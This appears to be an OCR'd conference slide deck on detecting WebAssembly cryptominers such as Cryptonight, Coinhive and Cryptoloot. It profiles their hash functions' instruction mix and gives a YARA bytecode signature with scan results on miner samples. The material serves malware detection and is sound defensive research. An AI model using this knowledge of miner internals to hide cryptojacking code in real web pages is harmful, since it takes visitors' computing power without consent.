
Lot of different xrefs to this function

Lot of static calls to those local functions

Instructions count per function and group



Instructions count per function and group




Cryptographic functions?

Name	signature	Num instrs	Num blocks	Ratio	Static xrefs
$func31	(i32 i32) → ()	1756	1	1756 instrs/block	16
$func32	(i32 i32) → ()	1080	7	154 instrs/block	2
$func38	(i32 i32 i32) → ()	2129	1	2129 instrs/block	20
$func39	(i32 i32 i32) → ()	2204	1	2204 instrs/block	10
$func45	(i32 i32 i32 i32) → ()	4157	5	831 instrs/block	9
$func46	(i32 i32 i32 i32) → ()	1680	9	186 instrs/block	9
$func47	(i32 i32 i32 i32) → ()	2162	5	432 instrs/block	8


Cryptographic functions with only 1 basicbock

$func31(i32 i32)




i32.const	i32.load	get_local	i32.add	i32.shl	i32.xor	i32.and	i32.shr_u	tee_local	
32%	11.6%	11.4%	9.3%	9.1%	9.1%	6.8%	6.8%	2.4	**92.4%**

$func38(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	i32.load	i32.add	i32.xor	tee_local	i32.shr_u	
27.9%	15.2%	13.4%	7.5%	6.4%	6.3%	6%	5.6%	4.7%	**93%**

$func39(i32 i32 i32)




i32.const	get_local	i32.shl	i32.or	I32.load	i32.add	i32.xor	tee_local	i32.shr_u	
27.7%	15.4%	13%	7.3%	6.5%	6.5%	6.2%	5.8%	4.5%	**93%**

07


Cryptominers detection

Cryptoloot – Similarity matching

Coinhive




Cryptoloot




Cryptoloot – Similarity matching

Coinhive



Cryptoloot



Detection of cryptonight algorithm

- Detect cryptonight functions name
  - `_cryptonight_create, _cryptonight_destroy, _cryptonight_hash`
  - Not really efficient
- Detect cryptonight functions instructions/bytecodes
  - Remove `block/end` opcodes
  - `?? ??` to abstract `i32.const` value with memory offset
- Result:
  - Both cryptonight & cryptoloot detected
  - You can used this YARA rule to get different variants on VirusTotal

```
rule wasm_cryptonight_func_bytecode
{
        meta: // Metadata, they don't affect the rule
                author = "patrick ventuzelo"
        strings:
                $wasm = { 00 61 73 6d } // WASM magic numbers
                $bytecode = {
                20 00 20 00 28 02 00 20 02 73 22 04 36 02 00
                20 02 41 10 73 20 00 41 08 6a 22 0b 28 02 00
                73 21 07 20 0b 20 07 36 02 00 20 02 41 20 73
                20 00 41 10 6a 22 0c 28 02 00 73 21 08 20 0c
                20 08 36 02 00 20 02 41 30 73 20 00 41 18 6a
                22 0e 28 02 00 73 21 03 20 0e 20 03 36 02 00
                20 00 41 20 6a 22 0f 20 02 41 c0 00 73 20 0f
                28 02 00 73 36 02 00 20 00 41 28 6a 22 11 20
                02 41 d0 00 73 20 11 28 02 00 73 36 02 00 20
                00 41 30 6a 22 13 20 02 41 e0 00 73 20 13 28
                02 00 73 36 02 00 20 00 41 38 6a 22 15 20 02
                41 f0 00 73 20 15 28 02 00 73 36 02 00 20 07
                41 07 76 41 fe 03 71 22 09 41 02 74 41 ?? ??
                6a 28 02 00 21 02 20 08 41 0f 76 41 fe 03 71
                22 0a 41 02 74}
        condition:
                $wasm in (0..4) and $bytecode
        // If $wasm in the first 4 bytes and it matches the
        begining of one cryptographic cryptonight function
}
```

```
wasm_cryptonight_func_bytecode ../../cryptominer/cryptonight/cryptonight.wasm
wasm_cryptonight_func_bytecode ../../cryptominer/cryptonight/some_variants/4a9ef
wasm_cryptonight_func_bytecode ../../cryptominer/cryptonight/some_variants/47d29
wasm_cryptonight_func_bytecode ../../cryptominer/cryptoloot/cryptoloot_pow.wasm
```

08

Conclusion

Conclusion

- Detection of cryptographic (computation) functions
  - More viable than using function names detection
  - Can be apply to other functions in the binaries
    - Emscripten functions, other algorithms, …
- Dynamic detection:
  - SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks – link
- Other detection techniques applicable:
  - Detection using CFG signature (like GRAP)
  - Detection using magic constants (like FindCrypt2 IDA plugin)
  - Detection using function divination (like Sibyl)
  - Identify functions from their side effects
    - memory access, return value, etc.

SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks

Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu,
Kevin W. Hamlen, and Shuang Hao


The University of Texas at Dallas
{wenhao.wang,benjamin.ferrell,xiaoyang.xu,hamlen,shao}@utdallas.edu

WA


WEBASSEMBLY

Training at RECON Montreal (24-27 June 2019)

- More detail here: https://recon.cx/2019/montreal/training/trainingwebassembly.html



Thanks & Question



- Patrick Ventuzelo / @Pat_Ventuzelo
- Octopus - https://github.com/quoscient/octopus

CONTACT

QuoScient

Radilostrasse 43
60489 Frankfurt
Germany
+49 69 33 99 79 38
curious@quoscient.io
www.quoscient.io

QuoScient

Digital Active Defense